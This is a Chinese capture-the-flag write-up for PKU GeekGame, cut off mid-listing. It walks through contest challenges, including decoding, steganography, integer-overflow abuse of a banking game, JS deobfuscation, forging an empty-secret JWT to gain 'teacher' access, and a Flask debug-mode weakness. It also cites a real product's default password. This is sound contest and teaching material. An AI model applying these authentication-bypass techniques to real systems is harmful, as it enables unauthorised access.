

PKUGeekGame[0]

writeup

zhangboyang

→签到←

- 加qq群后，找到一串代码

- c3ludHtKM3lwYnpYIGdiIDBndSBDWEggVGhUaFRoLCByYXdibCBndXIgdG56ciF9

- 猜测可能是base64，于是尝试解码，得到

- synt{J3ypbZR gb 0gu CXH ThThTh, rawbl gur tnzr!}

- 符号都对了，就是字母不对，猜测做了简单字母变换

- flag -> synt 差值固定

- 写程序解密：

```
1 import base64
2
3 s = base64.b64decode("c3ludHtKM3lwYnpYIGdiIDBndSBDWEggVGhUaFRoLCByYXdibCBndXIgdG56ciF9").decode()
4 print(s)
5 m = {}
6 for i in range(0,26):
7     m[chr(ord('a') + (ord('f')-ord('s')+i) % 26)] = chr(ord('a') + i)
8     m[chr(ord('A') + (ord('f')-ord('s')+i) % 26)] = chr(ord('A') + i)
9 print(m)
10 print(''.join(map(lambda x: m[x] if x in m else x, s)))
```

- 得到flag

```
synt{J3ypbZR gb 0gu CXH ThThTh, rawbl gur tnzr!}
{'n': 'a', 'N': 'A', 'o': 'b', 'O': 'B', 'p': 'c', 'P': 'C', 'q': 'd',
 't': 'g', 'T': 'G', 'u': 'h', 'U': 'H', 'v': 'i', 'V': 'I', 'w': 'j',
 'z': 'm', 'Z': 'M', 'a': 'n', 'A': 'N', 'b': 'o', 'B': 'O', 'c': 'p',
 'f': 's', 'F': 'S', 'g': 't', 'G': 'T', 'h': 'u', 'H': 'U', 'i': 'v',
 'l': 'y', 'L': 'Y', 'm': 'z', 'M': 'Z'}
flag{W3lcome to 0th PKU GuGuGu, enjoy the game!}
```

主的替代品

- 请向评测机提交一个 c 程序，输出任意包含 main 的字符串。但评测机会把代码中所有的 main 字符串替换成 mian 再编译运行。
- 评测机上的编译命令形如：gcc test.c -o test
- 用 #define X ma ## in 绕过 main
- 用 "ma" "in" 绕过 "main"
- 得到flag

```
token: code length: code (88):  
code received:  
  
#include <stdio.h>  
#define X ma ## in  
int X()  
{  
    printf("ma" "in");  
    return 0;  
}  
  
flag{to_main_or_not_to_main_that_is_a_question_623d438c}
```

小北问答 1202

- “这些是别人问我的问题列表，帮我答出至少五道就可以获得一个 Flag，全都答出来就可以获得第二个 Flag。”
You 酱如是说。
- 补充说明：此题考查的是收集和运用信息的能力，解题所需的所有信息都可以在网上公开找到，不需要选手具有特定生活经验。
- 当第 n 次提交答案后，需要冷却 2^{n-1} 小时才能进行下一次提交。
- 提交答案后，可以在页面底部看到哪些答案正确。
- 有“冷却时间”限制，不敢随便提交

小北问答 1202

- #1 理科一号楼共有 8 个计算中心机房，其中第 n 机房的门牌号是 X_n ($1000 \leq X_n \leq 9999$)，求 $\sum (X_n)^n$ 的最大质因数
- 百度搜索“理科一号楼共有 8 个计算中心机房”
[北京大学计算中心](#)
上机指南 开放时间:8:00—21:00,寒暑假、国家节假日除外8个机房,600个机位,位于理科一号楼 125
8、1263、1261、1204、1203、1249、1339、1338 房间 地址 北京市海淀区颐和园路...
[its.pku.edu.cn/contact_us...jsp](#) 百度快照
- python计算 $\sum (X_n)^n$ 得10279576720584031841969783
- 去numberempire整数分解工具分解

整数分解工具

请输入您需要分解的整数:

10279576720584031841969783

26 / 70 分解

数字 10279576720584031841969783

因式分解: $17 * 5574340319 * 108475792463321$

- 得到答案: 108475792463321

小北问答 1202

- #2 北京大学的哪门课被称为“讲得好、作业少、考试水、给分高的课”（中文全称）？
- 这题好坑，我先用百度，搜出来一个知乎回答

[北京大学和清华大学有哪些优秀的通选课/公选课? - 知乎](#)

2019年7月18日 1.地震概论 都说地概是北大第一大水课，赵克常赵老师的说法是你想翘就翘“奉天承运，老子不来了”...

 知乎  百度快照

- 还以为地震概论，结果不对
- 后来我用google

<https://courses.pinzhixiaoyuan.com> ▼ [Translate this page](#)

[首页- 非官方课程测评@北京大学](#)

来自同学们的课程测评, 帮你找到 讲得好、作业少、考试水、给分高 的课. ... 门课程. 课程听感: 非常放松, 老师没有压迫感, 干货也很充足. 作业/任务量: 任务量巨大, 5次小作文+1次期末大作业. 关于考试: 论文结课, 成绩在6次作业的基础上给定.

- 直接找到全字匹配可还行

如何在贵校优雅地选课？

来自同学们的课程测评, 帮你找到讲得好、作业少、考试水、给分高的课.

穆良柱老师的热学

- 鼠标移上去得到答案：穆良柱老师的热学

小北问答 1202

- #3 根据 HTCPCP-TEA 协议，当一个茶壶暂时无法煮咖啡时，应当返回什么状态码？
- 直接去查HTCPCP-TEA协议
- 答案藏得有点深
- 答案：503

2.3. Response Codes

HTCPCP-TEA makes use of normal HTTP error codes and those defined in the base HTCPCP specification.

2.3.1. 300 Multiple Options

A BREW request to the "/" URI, as defined in [Section 2.1.1](#), will return an Alternates header indicating the URIs of the available varieties of tea to brew. It is RECOMMENDED that this response be served with a status code of 300, to indicate that brewing has not commenced and further options must be chosen by the client.

2.3.2. 403 Forbidden

Services that implement the Accept-Additions header field MAY return a 403 status code for a BREW request of a given variety of tea, if the service deems the combination of additions requested to be contrary to the sensibilities of a consensus of drinkers regarding the variety in question.

A method of garnering and collating consensus indicators of the most viable combinations of additions for each variety to be served is outside the scope of this document.

2.3.3. 418 I'm a Teapot

TEA-capable pots that are not provisioned to brew coffee may return either a status code of 503, indicating temporary unavailability of coffee, or a code of 418 as defined in the base HTCPCP specification to denote a more permanent indication that the pot is a teapot.

小北问答 1202

- #4 在 Conway's Game of Life 中，有多少种稳定的由 7 个活细胞构成的局面？稳定是指每个时刻的状态都与初始状态完全相同。旋转或对称后相同的视为同一种局面。
- 去Conway's Game of Life的维基百科，发现“稳定局面”的英文是“still lifes”

Examples of patterns [\[edit \]](#)

Many different types of patterns occur in the Game of Life, which are classified according to their behaviour. Common pattern types include: still lifes, which do not change from one generation to the next; *oscillators*, which return to their initial state after a finite number of generations; and *spaceships*, which translate themselves across the grid.

- 继续点进去，查表得到答案
- 答案： 4

Enumeration [\[edit \]](#)

The number of strict and pseudo still lifes in Conway's Game of Life existing for a given number of live cells has been documented up to a value of 34 (sequences [A019473](#) and [A056613](#) respectively in the [OEIS](#)).^{[4][5]}

Live cells	Strict still lifes	Pseudo still lifes	Examples ^[1]
1	0	0	
2	0	0	
3	0	0	
4	2	0	Block, tub
5	1	0	Boat
6	5	0	Barge, beehive, carrier, ship, snake
7	4	0	Fishhook, loaf, long boat, python
8	9	1	Canoe, mango, long barge, pond

小北问答 1202

- #5 FAStT Management Suite Java 是 IBM 推出的一款软件，它的默认密码是？

- 直接google搜索“FAStT Management Suite Java”
- 找到它的support页面

[https://www.ibm.com > support > pages > ibm-fastt-ma...](https://www.ibm.com/support/pages/ibm-fastt-ma...) ▼

IBM FAStT Management Suite Java (MSJ) Diagnostic and ...

IBM FAStT Management Suite Java (MSJ) Diagnostic and Configuration Utility version 2.0
release 40 for IA-64 Linux.

- 下载页面里的文档，搜索“default”找到答案

7.0 RUNNING FAStT MSJ

Once the application has been installed, launch it.

Note: The default FAStT MSJ password is "config". Make sure you change this password after installation to ensure that security is not compromised. To enter a new Password you must have

- 答案: config

小北问答 1202

- #6 最小的汉信码图案由多少像素（被称为“模块”）构成？

- 查了一下，汉信码是中国开发的一款二维码标准
- 直接搜索“汉信码标准”下载文档

[GB/T 21049-2007 汉信码 国家标准 国内标准 食品标准 食品...](#)



标准类别 国家标准 发布日期 暂无 标准状态 关于标准有效性标注的说明
实施日期 暂无 颁发部门 暂无 废止日期 暂无 标准介绍 GB/T 21049-2007
汉信码 食品产业链内部商城,满足食品行业需求。 标准翻...
down.foodmate.net/standard/sor... 百度快照

- 阅读文档，找到答案

GB/T 21049—2007

当符号版本为 4~10 时,符号中只有两条校正折线,长度为 k 模块。当符号版本大于 10 时,校正折线的长度分为两种情况:符号左下角的两条校正折线长度是一个特殊值 r 模块;其他区域的校正折线长度相同,为 k 模块。不同版本的符号, r 、 k 、 m 存在下列关系。参数表见表 1。

$$r + m \times k = n$$

式中: n 为汉信码符号单边模块数。

表 1 不同版本符号的校正图形参数表


版本	码图大小(模块)	r (模块)	k (模块)	m
1	<u>23×23</u>	—	—	—
2	25×25	—	—	—
3	27×27	—	—	—
4	29×29	—	14	1
5	31×31	—	16	1

- 答案：529

小北问答 1202

- #7 哪个国密算法基于椭圆曲线密码？
- 直接百度搜索“哪个国密算法基于椭圆曲线密码？”

[ECC算法简析,椭圆曲线密码,应用于国密SM2_发表于董的博...](#)



2019年6月6日 SM2是国密算法的一部分,于2010年由国密局公布,属于非对称加密算法,本身是基于ECC椭圆曲线算法来实现的。本文重在理清ECC算法的来龙去脉,关于无穷远点、摄影平面坐标系、 F_p 有限域、阿...

CSDN技术社区 百度快照

[国家密码管理局关于发布《SM2椭圆曲线公钥密码算法》公告\(...](#)


2010年12月17日 国家密码管理局公告 (第 21 号) 为满足电子认证服务系统等应用需求,现发布SM2椭圆曲线公钥密码算法。附件:1.SM2椭圆曲线公钥密码算法 附件:2.SM2椭圆曲线公钥...

国家密码管理局 百度快照

- 得到答案: SM2

小北问答 1202

- #8 在 2013 年 5 月 4 日，全世界共有多少可用的顶级域名（TLD）？
- 直接google搜索“TLD”进入Top-level domain维基
- 找到一句话 The authoritative list of current TLDs in the root zone is published at the IANA website at <https://www.iana.org/domains/root/db/>.
- 于是去archive.org查找当时版本的该页面
- 没有2013.5.4当天的记录
 - 但有5.3和5.5的记录



- 去页面上数了一下
- 329个

- 答案：329

Domain Names
Overview
Root Zone Management
Overview
Root Database
Hint and Zone Files
Change Requests
Procedures
Root Servers
.INT Registry
.ARPA Registry
IDN Practices Repository
Root Key Signing Key (DNSSEC)
Special Purpose Domains

Root Zone Database

The Root Zone Database represents the delegation details of top-level domains, including gTLDs such as .com, and country-code TLDs such as .uk. As the manager of the DNS root zone, IANA is responsible for coordinating these delegations in accordance with its [policies and procedures](#).

Much of this data is also available via the WHOIS protocol at whois.iana.org.

Domain	Type	Sponsoring Organisation
.ac	country-code	Network Information Center (AC Domain Registry) c/o Cable and Wireless (Ascension Island)
.ad	country-code	Andorra Telecom
.ae	country-code	Telecommunication Regulatory Authority (TRA)
.aero	sponsored	Societe Internationale de Telecommunications Aeronautique (SITA INC USA)
.af	country-code	Ministry of Communications and IT
.ag	country-code	UHSA School of Medicine

小北问答 1202

- #8 在 2013 年 5 月 4 日，全世界共有多少可用的顶级域名（TLD）？

- 另一个做法：点进去“list of current TLDs”

The authoritative list of current TLDs in the root zone is published at the IANA website at <https://www.iana.org/domains/root/db/>.

- 发现有个地方可以查询“Daily TLD DNSSEC Report”

This list of Internet to “Daily TLD DNSSEC Report”. icann.org. ICANN. 31 May 2020. Retrieved 31 May 2020. ch are those domains in the DNS root zone of the Domain Name Numbers Authority (IANA) is maintained at the Root Zone el domains for ICANN. As of April 2021, their root domain contains 1502 top-level domains.^{[2][3]} As of March 2021, the IANA root database includes 1589 TLDs. That also includes 68 that are not assigned (revoked), 8 that are retired and 11 test domains.^[1] Those are not represented in IANA's listing^[2] and are not in root.zone file (root.zone file also includes one root domain).^[4]

TLD DNSSEC Report

- 点进去，发现有archive [\[archive\]](#) [\[latest\]](#)
- 但时间久远，没有20130504的直接链接，于是尝试直接修改url里的时间，可以成功进入20130504的页面

– http://stats.research.icann.org/dns/tld_report/archive/20130504.000101.html

TLD DNSSEC Report (2013-05-04 00:01:54)

[\[archive\]](#) [\[latest\]](#)

- 得到答案：317

Summary

- 317 TLDs in the root zone in total
- 112 TLDs are signed;
- 105 TLDs have trust anchors published as DS records in the root zone;
- 3 TLDs have trust anchors published in the ISC DLV Repository.

小北问答 1202

- 提交答案后得到flag

您已经解出 8 题

- flag{you-are-master-of-searching_a508ff97}
- flag{you-are-phd-of-searching_998bb024}



与佛论禅网大会员

- You 酱有着二十年网龄，从论坛黑话到图种的制作方法都十分熟悉。某天，You 酱在树洞发了一个 RSA 公钥，试图实践加密聊天，然而洞里没有一个人理她。
- 她很伤心。她不明白这届年轻人怎么连这种简单的 Trick 都不会了。
- 这回 You 酱把两个 Flag 藏在了一张 GIF 图里，希望你能找出来。

- 用7zip双击了一下 下载下来的zip文件里的gif文件

名称	大小	压缩后大小	修改时间	创建时间	访问时间
 quiz.gif	237 370	234 405	2021-04-18 00:47	2021-05-06 1...	2021-05-06 1...

- 结果直接得到flag1

名称	大小
 flag2.txt	50
 flag1.txt	48


 flag1.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


flag {K33p_going!PasswOrd-is-hidden-in-the-image}

与佛论禅网大会员

- 把quiz.gif拖到photoshop中打开
- 发现有8个图层（估计是动画帧）



- 一般这种隐写术的题目，要么藏在最低bit里，要么是阈值
- 在顶部添加一个阈值调整图层
- 反复尝试各种参数
- 果然在图层2.4.6.8中发现了类似二维码的东西



与佛论禅网大会员


- 根据二维码形状的特点，拼出这么个东西



- 把角上的定位用的图案补上（右下懒得补了）



- 微信扫一扫，发现是个北大主页，浏览器打开发现url最后有个#hint=password is fm2jbn2z6t0gl5le
- 于是解压得flag2



2038 年的银行

- 北京市是知名的金融中心，许多银行都在此设立总部。然而在 2038 年的某一天，这里有 3 家历史悠久的银行突然凭空消失了。
- 为挽回储户们的损失，时间管理局费尽心思恢复了这几家银行的程序与数据。这些银行能让钱消失，那是不是也能让钱变多呢？你带着 500 元来到了这几家银行前，试图买到一个 Flag。

- 题目名称中2038年联想到32位unix时间戳的千年虫问题

Cause [\[edit \]](#)

The latest time since 1 January 1970 that can be stored using a [signed 32-bit integer](#) is 03:14:07 on Tuesday, 19 January 2038 ($2^{31}-1 = 2,147,483,647$ seconds after 1 January 1970).^[3]

Programs that attempt to increment the time beyond this date will cause the value to be stored internally as a negative number, which these systems will interpret as having occurred at 20:45:52 on Friday, 13 December 1901 (2,147,483,648 seconds before 1 January 1970) rather than 19 January 2038. This is caused by [integer overflow](#), during which the counter runs out of usable binary digits or [bits](#), and flips the sign bit instead. This reports a maximally negative number, and continues to count *up*, towards zero, and then up through the positive integers again. Resulting erroneous calculations on such systems are likely to cause problems for users and other reliant parties.

- 所以看样子这个问题与32位整数溢出有关

2038 年的银行

资产：

第 1 天

总资产：500

现金：500

面包：0

买flag

买面包

睡觉

银行A

银行B

银行C

余额：0

欠款：0

总可用额度：0

存款

取款

金额：0

可用：500

金额：0

可用：0

最大

最大

存款

取款

借款

还款

金额：0

可用：0

金额：0

可用：0

最大

最大

借款

还款

- 需要消耗1个面包以进入下一天，面包单价为10
- 每日存款利率为2%，借款利息为5%
- 借款额度与最大净资产有关
- flag单价为999888777，无欠款时才可购买

重开

- 手动尝试了尝试游戏，发现确实“余额”和“欠款”会溢出

2038 年的银行

- 反复试验后尝试出以下做法
- 第一天：
 - 先刷一下额度
 - A银行存500借5000
 - B银行存5000借5,0000
 - C银行存5,0000借50,0000
 - A银行存50,0000借495,0000
 - B银行存495,0000借4900,0000
 - C银行存4900,0000借4,8500,0000
 - A银行存4,8500,0000
 - 把A、B、C银行的存款全部取出，借款全部还清
 - 这时A银行可用额度为20,0000,0000
- 然后A银行借20,0000,0000存入B银行
- 买3个面包，直接进入第4天

2038 年的银行


- 第四天：
 - 此时银行A的欠款已经溢出2次，又变回正数
 - 但银行B的存款还没溢出
 - 总资产已经为正
- 于是将B中的存款全部取出，还掉A银行欠款
 - 此时无欠款，且有现金21914835
- 买一些面包，将剩下的现金存入银行
- 然后一直刷天数，坐吃存款复利
- 直到存款能买得起flag，然后取款买flag
- 得到flag: `flag{SucH_Na!V3_b4Nk_e143646f}`

人类行为研究实验

- 要求通关这个游戏，并将成绩“上传”



- 打开F12控制台，发现游戏全部在前端
- 看到只有一个js脚本文件，下载下来看下代码



人类行为研究实验

- 发现js脚本全部压缩在1行代码里
- 于是找了个js反混淆的在线网站，反混淆一下看到通关代码

```
function get(won) {
  if (won) {
    var target = "/" + [![] + []][+[]][+[]] + [![] + []][+[]][!+[] + !+[]] + [+![]] + [][+[]][!+[]] + "g?k=" + ("c" + [96, 55, 109, 99].sort().map(_ => String.fromCharCode(_ + 12)).join("")) + [
      []
      [
      ] + [
    ] + [!][+!+[]] + "o" + +"n" + "e").toLowerCase();
    target = target + "&token=" + encodeURIComponent(TOKEN);
    let request = new XMLHttpRequest;
    request.onreadystatechange = function () {
      if (request.readyState == 4 && request.status == 200) {
        var time = new Date(request.getResponseHeader("Date"));
        var ftime = [time.getFullYear(), ("0" + (1 + time.getMonth()).slice(-2), ("0" + time.getDate()).slice(-2)).join("-") + " " + [("0" + time.getHours()).slice(-2), ("0" + time.getMinutes()).slice(-2), ("0" + time.getSeconds()).slice(-2)].join(":");
        showMsg();
        MSGT.innerHTML = "祝贺!";
        MSGP[0].innerHTML = "你在" + ftime + "获得了" + s + "的成绩,成功过关!";
        MSGP[1].innerHTML = "这是你的flag: " + request.responseText;
      }
    };
  }
}
```

- 发现提交地址被加密了，于是丢进浏览器js控制台解密

```
>> var target = "/" + [![] + []][+[]][+[]] + [![] + []][+[]][!+[] + !+[]] + [+![]] + [][+[]][!+[]] + "g?k=" + ("c" + [96, 55, 109, 99].sort().map(_ => String.fromCharCode(_ + 12)).join("")) + [
  []
  [
  ] + [
] + [!][+!+[]] + "o" + +"n" + "e").toLowerCase();
< undefined
>> target
< "/flag?k=cyclonane"
```


- 加上token后直接用浏览器访问该地址得到flag1:
flag{Allow_preView1n9_F14G_30a46df6}

人类行为研究实验

- 继续看代码，发现提交成绩相关代码

```
submit = function () {  
    window.location.href = "http://iaaa.pku.edu.cn/?token=" + encodeURIComponent(TOKEN) + "&score=" + s  
};
```

- 访问该网页，发现是一个登陆页面



账号登录 扫码登录

1111

忘记密码

此连接不安全。在此页面输入的登录信息可以被窃取。详细了解

登录


- 随便输入一个账号密码就能登陆，但提示




感谢你完成实验。由于你的身份是student，我们无法赠送你一个flag。只有teacher可以领取flag。

人类行为研究实验

- 看到参数里有个叫做jwt的东西



- 一开始不知道这是个啥，还以为是自己写的什么东西
- 后来google搜索了之后才发现jwt是json web token
- 相当于服务器用密钥签名了一个json，以防篡改
- 还搜索到了<https://jwt.io/>上有个jwt debugger
- 可以看到查看、修改jwt
- 但修改的话，要密钥才行



人类行为研究实验

- 根据题目描述中给的提示：
- 为了让实验能尽快进行，他从网上随便抄了一份代码作为身份认证的后端。由于时间匆忙，他没有研究并设置任何的配置参数。
- 于是人力猜测密钥：发现当密钥为空时，显示signature verified

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZGVudG10eSI6InN0dWR1bnQifQ.yY787Wixisr88ADjV-3q2MdvdFoYJvIlA9IChYFvn_Y
```

✔ Signature Verified

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "typ": "JWT",  "alg": "HS256"}
```

PAYLOAD: DATA

```
{  "identity": "student"}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
    
) ☐ secret base64 encoded
```

SHARE JWT

人类行为研究实验

- 于是修改右边栏中student为teacher

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZGVudG10eSI6InRlYWNoZXIifQ.22-u3h1xug60PI-1gNRT2rFKeZuD8ju29DhCwMEyxaw
```

✔ Signature Verified

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "typ": "JWT",  "alg": "HS256"}
```

PAYLOAD: DATA


```
{  "identity": "teacher"}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),    ) ☐ secret base64 encoded
```

SHARE JWT

- 将url中jwt替换为左栏中修改好的jwt，直接浏览器访问
- 得到flag2:



感谢你完成实验。这是我们额外赠送给你的flag: flag{D4nG3r0u5_pRoXy_4Nd_s1MpLe_jvvT_15c90061}

人生苦短

- You 酱最喜欢用的 Python 库是 Flask。她回忆自己给北京大学千年讲堂做后端开发的那段时光，感叹道：那个购票系统只写了一百多行就写完了，不愧是 Python。
- 现在，有一门课的老师找到她，让她写一个程序来演示什么是“自举”。具体来说，这个系统在登录之后就可以获得 Flag，但是 Flag 恰好就是登录密码。
- 对这个奇怪的需求，You 酱感觉莫名其妙，但她还是很快就将系统写出来了。
- 然而，由于在系统上线前的一处小疏忽，使得看似不可能被拿到的 Flag 实际是可以被拿到的。你能找到程序中的问题吗？

自举模拟器

登录之后输入 getflag 即可获得 flag

输入正确的 flag 即可登录

Token
操作
提交

[开放源代码](#)

人生苦短

- 题目给了服务器源码
- 看了源码后发现开启了debug模式

```
run(host=None, port=None, debug=None, load_dotenv=True, **options)
```

Runs the application on a local development server.

Do not use `run()` in a production setting. It is not intended to meet security and performance requirements for a production server. Instead, see [Deployment Options](#) for WSGI server recommendations.

If the `debug` flag is set the server will automatically reload for code changes and show a debugger in case an exception happened.

If you want to run the application in debug mode, but disable the code execution on the interactive debugger, you can pass `use_evalex=False` as parameter. This will keep the debugger's traceback screen active, but disable code execution.

It is not recommended to use this function for development with automatic reloading as this is badly supported. Instead you should be using the `flask` command line script's `run` support.

Keep in Mind:

Flask will suppress any server error with a generic error page unless it is in debug mode. As such to enable just the interactive debugger without the code reloading, you have to invoke `run()` with `debug=True` and `use_reloader=False`. Setting `use_debugger` to `True` without being in debug mode won't catch any exceptions because there won't be any to catch.

- Parameters:
- `host` (*Optional[str]*) – the hostname to listen on. Set this to `'0.0.0.0'` to have the server available externally as well. Defaults to `'127.0.0.1'` or the host in the `SERVER_NAME` config variable if present.
 - `port` (*Optional[int]*) – the port of the webserver. Defaults to `5000` or the port defined in the `SERVER_NAME` config variable if present.
 - `debug` (*Optional[bool]*) – if given, enable or disable debug mode. See [debug](#).

```
from flask import *
from flask import getflag

app = Flask(__name__)
app.secret_key = ***

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.is_json:
        action = request.json.get('action', '').strip()
        flag = getflag(request.json.get('token', '').strip())

        if action=='login':
            if request.json.get('flag', '').strip()==flag:
                session['admin'] = True
                return '已登录'
            else:
                return 'flag错误'

        elif action=='logout':
            session['admin'] = False
            return '已注销'

        elif action=='getflag':
            if 'admin' in session and session['admin']:
                return 'Here is your flag: '+flag
            else:
                return '请登录后再查看flag'

        else:
            return '操作无效'

    else:
        return render_template('index.html')

@app.route('/src')
def src():
